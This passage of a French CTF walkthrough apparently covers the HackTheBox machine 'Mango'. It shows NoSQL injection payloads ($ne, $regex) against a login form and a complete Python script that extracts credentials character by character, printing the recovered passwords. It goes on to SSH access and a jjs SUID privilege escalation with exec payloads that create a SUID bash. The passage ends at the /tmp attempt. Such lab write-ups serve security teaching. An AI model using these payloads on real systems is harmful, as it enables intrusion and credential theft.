
La réponse 200 OK confirme le comportement déjà observé directement dans le navigateur : après une tentative d’authentification invalide, l’application renvoie simplement la page de connexion, sans fournir de message d’erreur particulier.
La requête étant maintenant reproductible dans Repeater, tu peux commencer à modifier les valeurs de username et password afin d’observer le comportement de l’application.
Face à un formulaire d’authentification, une démarche classique consiste à tester si les paramètres transmis au serveur sont vulnérables à une injection. C’est donc la première piste que tu peux explorer ici.
Recherche de vulnérabilités dans le formulaire d’authentification
Tests SQLi
L’objectif est de comparer les réponses obtenues avec une condition vraie et une condition fausse afin de repérer une éventuelle différence de comportement.
Commence par une condition vraie :
username=' OR '1'='1' -- -&password=test&login=login
puis par une condition volontairement fausse :
username=' OR '1'='2' -- -&password=test&login=login
Dans une requête SQL vulnérable construite de cette manière, la séquence :
-- -
permettrait de transformer la suite de la requête en commentaire SQL. La vérification du mot de passe pourrait ainsi ne plus être prise en compte.
Avec la tentative initiale test:test, la réponse était un 200 OK et Render affiche simplement de nouveau la page de connexion.
En envoyant successivement les deux injections SQL précédentes, le résultat reste identique : le serveur répond toujours avec un 200 OK et la page de connexion est à nouveau affichée.
Les conditions vraie et fausse ne produisent donc aucune différence observable.
Cela ne prouve pas l’absence de toute injection, mais rend la piste d’une SQLi classique moins probable.
Lorsque les tests SQL classiques ne donnent aucun résultat, une démarche logique consiste à poursuivre l’analyse en envisageant d’autres types de bases de données et d’autres mécanismes de traitement des paramètres.
Les bases NoSQL, notamment MongoDB, utilisent des opérateurs et une syntaxe différents de ceux des bases relationnelles. Un formulaire d’authentification qui ne réagit pas à une SQLi classique peut donc se comporter différemment lorsqu’il reçoit des opérateurs NoSQL.
Tu peux alors tester si les paramètres username et password acceptent ce type de syntaxe.
Tests NoSQLi
Une injection NoSQL consiste à modifier les paramètres envoyés à l’application afin qu’ils soient interprétés non comme de simples valeurs, mais comme des opérateurs ou des conditions exploitées par la base de données.
Contrairement à une injection SQL classique, on ne cherche donc pas forcément à insérer une portion de requête complète.
On peut essayer d’utiliser des opérateurs qui modifient la condition de recherche.
Parmi eux, $ne signifie « not equal », c’est-à-dire « différent de ».
Test de l’opérateur $ne
L’idée est de remplacer une valeur simple par une condition. Par exemple, au lieu d’envoyer :
username=test&password=test&login=login
tu peux essayer :
username[$ne]=test&password[$ne]=test&login=login
Cette syntaxe demande en substance à l’application de rechercher une entrée dont le nom d’utilisateur n’est pas test et dont le mot de passe n’est pas test.
Si l’application interprète directement ces paramètres comme des opérateurs NoSQL, la condition devrait correspondre à un compte existant.
Il faut alors observer si la réponse du serveur diffère de celles obtenues avec les tentatives précédentes.

Le comportement change cette fois nettement : la réponse du serveur n’est plus un 200 OK, mais un :
HTTP/1.1 302 Found
Location: home.php
Cette redirection vers home.php indique que l’application considère la condition injectée comme valide et accorde l’accès attendu après authentification.
Le contraste avec les tentatives précédentes est important : les identifiants incorrects et les tests d’injection SQL renvoyaient systématiquement la page de connexion avec un 200 OK, alors que l’utilisation de $ne provoque ici une redirection 302.
Ce changement de comportement constitue un indice fort que les paramètres du formulaire sont interprétés comme des opérateurs NoSQL.
Confirmation avec l’opérateur $regex
Pour confirmer que l’application interprète bien les paramètres comme des opérateurs NoSQL, tu peux effectuer un second test avec $regex.
L’opérateur $regex permet de vérifier si une valeur correspond à une expression régulière.
Par exemple :
username[$regex]=.*&password[$regex]=.*&login=login
L’expression :
.*
signifie « zéro ou plusieurs caractères quelconques ».
Si l’application interprète ces paramètres comme des opérateurs NoSQL, cette condition devrait correspondre à un nom d’utilisateur et à un mot de passe existants.

Le serveur répond à nouveau avec :
HTTP/1.1 302 Found
Location: home.php
On retrouve donc exactement le même changement de comportement qu’avec $ne.
L’obtention d’une redirection 302 avec deux opérateurs différents confirme que le formulaire d’authentification est vulnérable à une injection NoSQL.
Dans le cadre de ces tests, une réponse 200 OK peut désormais être considérée comme un échec de la condition injectée, tandis qu’une réponse 302 Found avec une redirection vers home.php indique que cette condition a été acceptée par l’application.
Extraction des identifiants par injection NoSQL
La vulnérabilité étant confirmée, l’objectif n’est plus seulement de contourner l’authentification, mais d’exploiter les différences de réponse pour retrouver progressivement des informations valides.
L’opérateur $regex est particulièrement intéressant pour cela, car il permet de tester si une valeur commence par un caractère donné, puis d’affiner progressivement la recherche.
La réponse du serveur servira alors d’indicateur :
200 OK: la condition testée ne correspond pas ;302 Found: la condition correspond à une valeur valide.
Stratégie
L’opérateur $regex peut maintenant être utilisé pour tester progressivement le contenu du paramètre username.
Commence par vérifier si un nom d’utilisateur commence par la lettre a :
username[$regex]=^a&password[$regex]=.*&login=login
Le caractère ^ indique le début de la chaîne. L’expression ^a signifie donc « commence par a ».
Avec ce test, le serveur répond par une redirection :
HTTP/1.1 302 Found
Location: home.php
Cela indique qu’au moins un nom d’utilisateur commence par la lettre a.
Tu peux maintenant effectuer exactement le même test avec la lettre b :
username[$regex]=^b&password[$regex]=.*&login=login
Cette fois, le serveur répond avec un 200 OK et renvoie la page de connexion.
La différence est donc exploitable :
^a→302 Found: au moins un utilisateur commence para;^b→200 OK: aucun utilisateur ne commence parb.
À partir de ce principe, tu peux tester successivement toutes les lettres afin d’identifier les premières lettres des différents noms d’utilisateur présents dans l’application.
Une fois une première lettre trouvée, tu peux poursuivre la recherche caractère par caractère. Par exemple, si ^a fonctionne, tu testes ensuite ^aa, ^ab, ^ac, etc., jusqu’à identifier la deuxième lettre correcte, puis tu répètes le même principe pour les caractères suivants.
Cette méthode permet ainsi de reconstituer progressivement tous les noms d’utilisateur existants.
Une fois un nom d’utilisateur complet identifié, tu peux appliquer exactement le même principe au paramètre password.
Par exemple, pour tester si le mot de passe de l’utilisateur admin commence par la lettre a :
username=admin&password[$regex]=^a&login=login
Si la réponse est un 302 Found, le premier caractère du mot de passe est correct. Sinon, tu continues avec ^b, ^c, etc.
Dès qu’un caractère est trouvé, tu conserves le préfixe valide et tu recherches le caractère suivant. Par exemple, si ^a fonctionne, tu peux tester :
username=admin&password[$regex]=^aa&login=login
puis :
username=admin&password[$regex]=^ab&login=login
et ainsi de suite jusqu’à reconstituer le mot de passe complet.
La stratégie est donc la même pour les deux types d’informations :
- identifier les noms d’utilisateur ;
- pour chaque utilisateur trouvé, extraire son mot de passe caractère par caractère ;
- répéter l’opération jusqu’à obtenir l’ensemble des identifiants présents dans l’application.
Cette méthode fonctionne manuellement, mais devient rapidement fastidieuse. Il est donc logique de l’automatiser avec un script.
Script
Tu peux automatiser la recherche avec un petit script Python. Celui-ci doit reproduire exactement le principe observé précédemment :
- envoyer une requête avec un préfixe testé par
$regex; - considérer une réponse
302comme une correspondance ; - conserver le caractère trouvé ;
- poursuivre avec le caractère suivant.
Le script commence par rechercher les noms d’utilisateur, puis utilise chaque nom découvert pour extraire son mot de passe.
import re
import requests
import string

url = "http://staging-order.mango.htb/"

characters = string.ascii_letters + string.digits + string.punctuation


def valid(data):
    response = requests.post(
        url,
        data=data,
        allow_redirects=False
    )

    return response.status_code == 302


def extract_username(first_character):
    username = first_character

    while True:
        found = False

        for character in characters:
            candidate = username + character
            regex_candidate = re.escape(candidate)

            data = {
                "username[$regex]": f"^{regex_candidate}",
                "password[$regex]": ".*",
                "login": "login"
            }

            if valid(data):
                username = candidate
                print(f"[+] Username: {username}")
                found = True
                break

        if not found:
            return username


def extract_password(username):
    password = ""

    while True:
        found = False

        for character in characters:
            candidate = password + character
            regex_candidate = re.escape(candidate)

            data = {
                "username": username,
                "password[$regex]": f"^{regex_candidate}",
                "login": "login"
            }

            if valid(data):
                password = candidate
                print(f"[+] {username} password: {password}")
                found = True
                break

        if not found:
            return password


users = []

for character in characters:
    regex_character = re.escape(character)

    data = {
        "username[$regex]": f"^{regex_character}",
        "password[$regex]": ".*",
        "login": "login"
    }

    if valid(data):
        username = extract_username(character)

        if username not in users:
            users.append(username)

results = []

for username in users:
    password = extract_password(username)
    results.append((username, password))
    print(f"[+] {username}:{password}")

print()
print("+----------+------------------+")
print("| Username | Password         |")
print("+----------+------------------+")

for username, password in results:
    print(f"| {username:<8} | {password:<16} |")

print("+----------+------------------+")
La fonction valid() envoie la requête sans suivre automatiquement les redirections. Une réponse 302 peut ainsi être utilisée directement comme indicateur qu’un préfixe correspond.
La liste characters contient les lettres, les chiffres et les caractères de ponctuation. Certains de ces caractères, comme ., *, ?, [ ou ], ont toutefois une signification particulière dans une expression régulière.
Pour éviter qu’ils soient interprétés comme des opérateurs regex, le script utilise :
re.escape()
Par exemple, un point . sera ainsi recherché comme un véritable point et non comme le caractère spécial regex signifiant « n’importe quel caractère ».
La première boucle teste les différents caractères possibles au début de username. Lorsqu’un caractère provoque une réponse 302, extract_username() poursuit la recherche caractère par caractère jusqu’à ce qu’aucun caractère supplémentaire ne corresponde.
Le même principe est ensuite appliqué par extract_password(), cette fois en conservant le nom d’utilisateur trouvé et en faisant varier le préfixe du mot de passe.
Le script affiche progressivement les caractères découverts, ce qui permet de suivre l’extraction pendant son exécution.
Résultats
python3 nosqli_extract.py
L’exécution du script te donne :
[+] Username: ad
[+] Username: adm
[+] Username: admi
[+] Username: admin
[+] Username: ma
[+] Username: man
[+] Username: mang
[+] Username: mango
[+] admin password: t
[+] admin password: t9
[+] admin password: t9K
[+] admin password: t9Kc
[+] admin password: t9KcS
[+] admin password: t9KcS3
[+] admin password: t9KcS3>
[+] admin password: t9KcS3>!
[+] admin password: t9KcS3>!0
[+] admin password: t9KcS3>!0B
[+] admin password: t9KcS3>!0B#
[+] admin password: t9KcS3>!0B#2
[+] admin:t9KcS3>!0B#2
[+] mango password: h
[+] mango password: h3
[+] mango password: h3m
[+] mango password: h3mX
[+] mango password: h3mXK
[+] mango password: h3mXK8
[+] mango password: h3mXK8R
[+] mango password: h3mXK8Rh
[+] mango password: h3mXK8RhU
[+] mango password: h3mXK8RhU~
[+] mango password: h3mXK8RhU~f
[+] mango password: h3mXK8RhU~f{
[+] mango password: h3mXK8RhU~f{]
[+] mango password: h3mXK8RhU~f{]f
[+] mango password: h3mXK8RhU~f{]f5
[+] mango password: h3mXK8RhU~f{]f5H
[+] mango:h3mXK8RhU~f{]f5H

+----------+------------------+
| Username | Password         |
+----------+------------------+
| admin    | t9KcS3>!0B#2     |
| mango    | h3mXK8RhU~f{]f5H |
+----------+------------------+
L’exécution du script te permet d’identifier progressivement deux noms d’utilisateur :
admin
mango
Le script extrait ensuite le mot de passe associé à chacun d’eux, caractère par caractère.
Les identifiants obtenus sont :
admin:t9KcS3>!0B#2
mango:h3mXK8RhU~f{]f5H
Tu confirmes ainsi que la vulnérabilité NoSQL permet non seulement de contourner le formulaire d’authentification, mais également de récupérer les identifiants stockés par l’application.
Ces comptes peuvent maintenant être testés sur les autres services exposés par la machine, notamment SSH sur le port 22.
Connexion SSH
Une première tentative avec le compte admin échoue :
ssh admin@mango.htb
Tu peux alors essayer le second compte découvert :
ssh mango@mango.htb
Cette fois, l’authentification fonctionne avec le mot de passe récupéré précédemment.
Une fois connecté, tu peux rechercher le fichier user.txt :
find / -name user.txt 2>/dev/null
Le fichier se trouve dans :
/home/admin/user.txt
Le compte mango peut accéder au répertoire personnel de admin, mais il ne peut pas lire directement le fichier user.txt.
ls -la /home/admin
donne :
drwxr-xr-x 2 admin admin 4096 Oct 23  2023 .
drwxr-xr-x 4 root  root  4096 Oct 23  2023 ..
lrwxrwxrwx 1 admin admin    9 Sep 27  2019 .bash_history -> /dev/null
-rw-r--r-- 1 admin admin  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 admin admin 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 admin admin  807 Apr  4  2018 .profile
-r-------- 1 admin admin   33 Aug 29 15:04 user.txt
Les permissions -r-------- indiquent que seul l’utilisateur admin peut lire user.txt.
Pour y accéder, tu peux alors vérifier si le mot de passe extrait pour l’utilisateur admin de l’application web est également utilisé par le compte système admin :
su admin
L’authentification réussit et tu bascules sur le compte admin.
La session obtenue utilise un shell sh :
$ echo $0
sh
Pour bénéficier d’un environnement plus confortable, lance :
bash
Lecture de user.txt
Tu peux ensuite lire le flag utilisateur :
admin@mango:/home/mango$ cat /home/admin/user.txt
4bb2xxxxxxxxxxxxxxxxxxxxxxxxxxxbe57
Escalade de privilèges
Une fois connecté en tant que admin, tu peux commencer l’énumération locale afin d’identifier une piste permettant d’obtenir les privilèges root.
La méthode générale est détaillée dans la recette « Privilege Escalation Linux — Méthode structurée pour CTF et HTB » .
Vérification sudo
Commence par vérifier si le compte admin dispose de droits particuliers via sudo :
sudo -l
Le système te demande le mot de passe du compte, puis indique qu’aucune commande ne peut être exécutée avec sudo :
[sudo] password for admin:
Sorry, user admin may not run sudo on mango.
Cette piste ne permet donc pas d’obtenir davantage de privilèges.
Capabilities
Tu peux ensuite rechercher les fichiers disposant de capabilities particulières :
getcap -r / 2>/dev/null
Un seul résultat apparaît :
/usr/bin/mtr-packet = cap_net_raw+ep
La capability cap_net_raw permet notamment à mtr-packet d’utiliser des sockets réseau bruts sans devoir être exécuté directement en tant que root.
Dans ce cas, cette capability n’offre pas de moyen évident d’obtenir des privilèges supplémentaires.
Il faut donc poursuivre l’énumération avec la recherche des binaires SUID.
SUID
Pour faciliter la recherche des binaires SUID, utilise suid3num.py.
Depuis Kali, place-toi dans le répertoire contenant le script et démarre un petit serveur HTTP, comme décrit dans la recette « Copier des fichiers depuis et vers Kali Linux » :
python3 -m http.server 8000
Depuis la machine cible, télécharge ensuite suid3num.py dans /dev/shm :
cd /dev/shm
wget http://10.10.x.x:8000/suid3num.py
Puis exécute le script :
python3 suid3num.py
Parmi les résultats, suid3num.py signale deux binaires comme particulièrement intéressants :
[~] Custom SUID Binaries (Interesting Stuff)
------------------------------
/usr/bin/run-mailcap
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
------------------------------
Le script indique également que jjs figure dans la liste GTFOBins :
[#] SUID Binaries in GTFO bins list (Hell Yeah!)
------------------------------
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs -~> https://gtfobins.github.io/gtfobins/jjs/#suid
------------------------------
Enfin, suid3num.py propose directement une commande d’exploitation :
[&] Manual Exploitation (Binaries which create files on the system)
------------------------------
[&] Jjs ( /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs )
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -pc \$@|sh\${IFS}-p _ echo sh -p <$(tty) >$(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Il serait tentant de copier cette commande telle quelle et de l’exécuter immédiatement.
Ici, son exécution ne te fournit cependant pas de shell exploitable et laisse le terminal bloqué.
La commande proposée est relativement complexe : elle lance plusieurs shells, utilise l’option -p pour conserver les privilèges effectifs et manipule directement les entrées et sorties du terminal avec tty.
Plutôt que de chercher à adapter cette commande à la session courante, tu vas d’abord vérifier de manière simple et contrôlée comment jjs permet d’exécuter des commandes avec les privilèges effectifs de root.
Exploitation du SUID
Commence par vérifier directement les permissions de jjs :
ls -l /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Le résultat confirme que le binaire appartient à root et possède bien le bit SUID :
-rwsr-sr-- 1 root admin 10352 Jul 18 2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Le s présent dans les permissions du propriétaire confirme que le bit SUID est actif. Le binaire possède également le bit SGID pour le groupe admin.
Le principe est important à comprendre : lorsqu’un programme SUID appartenant à root est exécuté, il peut fonctionner avec les privilèges effectifs de root, même s’il est lancé depuis le compte admin.
Ici, jjs est particulièrement intéressant.
La construction utilisée par suid3num.py repose notamment sur :
Java.type('java.lang.Runtime').getRuntime().exec(...)
Ce code montre que jjs permet d’accéder aux classes Java depuis JavaScript, notamment à java.lang.Runtime, dont la méthode exec() peut lancer des commandes système.
Pour observer ce comportement, tu peux commencer par demander directement à jjs d’exécuter id :
echo 'Java.type("java.lang.Runtime").getRuntime().exec("/usr/bin/id")' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Le résultat obtenu est :
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type("java.lang.Runtime").getRuntime().exec("/usr/bin/id")
Process[pid=2059, exitValue="not exited"]
jjs>
La commande id a bien été lancée, mais son résultat n’apparaît pas dans le terminal.
À la place, jjs affiche simplement une information indiquant qu’un nouveau processus a été démarré.
La sortie standard de ce processus n’est pas automatiquement reliée à celle de jjs, et donc à ton terminal.
Runtime.exec() suffit donc à lancer une commande, mais il ne relie pas automatiquement sa sortie à ton terminal.
Pour récupérer plus simplement les entrées et sorties du processus lancé, tu peux utiliser une autre classe Java : ProcessBuilder.
Avec sa méthode inheritIO(), le processus hérite directement de l’entrée standard, de la sortie standard et de la sortie d’erreur du terminal courant.
Tu peux alors demander à jjs de lancer Bash puis d’exécuter id :
echo 'new java.lang.ProcessBuilder("/bin/bash","-p","-c","id").inheritIO().start().waitFor()' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
La partie :
/bin/bash -p -c id
signifie simplement :
- lancer Bash ;
- conserver les privilèges effectifs avec l’option
-p; - exécuter la commande
idavec-c.
L’option -p est importante ici. Le processus lancé possède un UID réel correspondant à admin, mais un UID effectif égal à 0 grâce au bit SUID de jjs.
Sans cette option, Bash peut abandonner ces privilèges élevés. Avec -p, il conserve l’UID effectif de root.
Le résultat obtenu est :
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> new java.lang.ProcessBuilder("/bin/bash","-p","-c","id").inheritIO().start().waitFor()
uid=4000000000(admin) gid=1001(admin) euid=0(root) groups=1001(admin)
0
jjs>
La partie importante est :
euid=0(root)
Ton UID réel reste celui du compte admin, mais l’UID effectif du processus est désormais celui de root.
La méthode start() lance le processus, tandis que waitFor() attend sa fin et renvoie son code de retour.
Le 0 affiché juste après correspond au code de retour renvoyé par waitFor() : il indique que la commande s’est terminée correctement.
Ce test confirme donc que jjs permet bien d’exécuter une commande avec les privilèges effectifs de root.
Root shell
Il reste maintenant à transformer cette possibilité en un shell privilégié pratique à utiliser.
Deux voies s’imposent naturellement à ce stade :
- lancer un reverse shell privilégié vers Kali ;
- créer une copie de Bash capable de conserver les privilèges de
rootavec l’option-p.
Comme tu disposes déjà d’un accès interactif à la machine cible, il est plus simple de rester en local. Cela évite de lancer un listener sur Kali, d’ouvrir une nouvelle connexion réseau et d’ajouter une session supplémentaire à gérer.
Tu vas donc utiliser la seconde méthode.
Root shell dans /dev/shm
Tu travailles déjà dans /dev/shm, un emplacement accessible en écriture par le compte admin. C’est donc un candidat naturel pour créer une copie de Bash et vérifier si le bit SUID peut y être exploité.
L’idée est d’y créer une copie de Bash appartenant à root, puis de lui attribuer le bit SUID afin de pouvoir conserver les privilèges effectifs de root lors de son exécution avec l’option -p.
Grâce à jjs, tu peux d’abord copier /bin/bash :
echo 'Java.type("java.lang.Runtime").getRuntime().exec("/bin/cp /bin/bash /dev/shm/rootbash").waitFor()' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Tu peux ensuite attribuer le bit SUID à cette copie :
echo 'Java.type("java.lang.Runtime").getRuntime().exec("/bin/chmod 4755 /dev/shm/rootbash").waitFor()' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
La valeur 4755 correspond aux permissions classiques 755, auxquelles s’ajoute le bit SUID représenté par le premier chiffre 4.
Ici, tu n’as pas besoin d’interagir avec la sortie des commandes : il suffit de lancer cp puis chmod. Runtime.exec() convient donc parfaitement pour ces opérations simples.
Vérifie alors les permissions du fichier :
ls -l /dev/shm/rootbash
La présence du s dans les permissions confirme que le bit SUID a bien été appliqué.
Lance maintenant la copie de Bash avec l’option -p :
/dev/shm/rootbash -p
Cette fois, le résultat n’est pas celui attendu : malgré la présence du bit SUID, l’exécution de /dev/shm/rootbash -p ne donne pas un shell avec euid=0(root).
La copie de Bash existe bien et son bit SUID est présent. Le comportement observé semble donc lié à une propriété du système de fichiers ou du point de montage utilisé.
Vérifie alors les options de montage de /dev/shm :
mount | grep '/dev/shm'
Le résultat est sans ambiguïté :
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
L’option :
nosuid
indique que les bits SUID et SGID ne sont pas pris en compte lors de l’exécution de fichiers situés sur ce point de montage.
C’est donc cette option qui empêche /dev/shm/rootbash d’obtenir les privilèges effectifs de root, malgré son bit SUID.
Root shell dans /tmp
Comme /dev/shm est monté avec l’option nosuid, il faut maintenant tester un autre emplacement accessible en écriture où le bit SUID pourra être pris en compte.
Tu peux reprendre la même méthode avec /tmp.
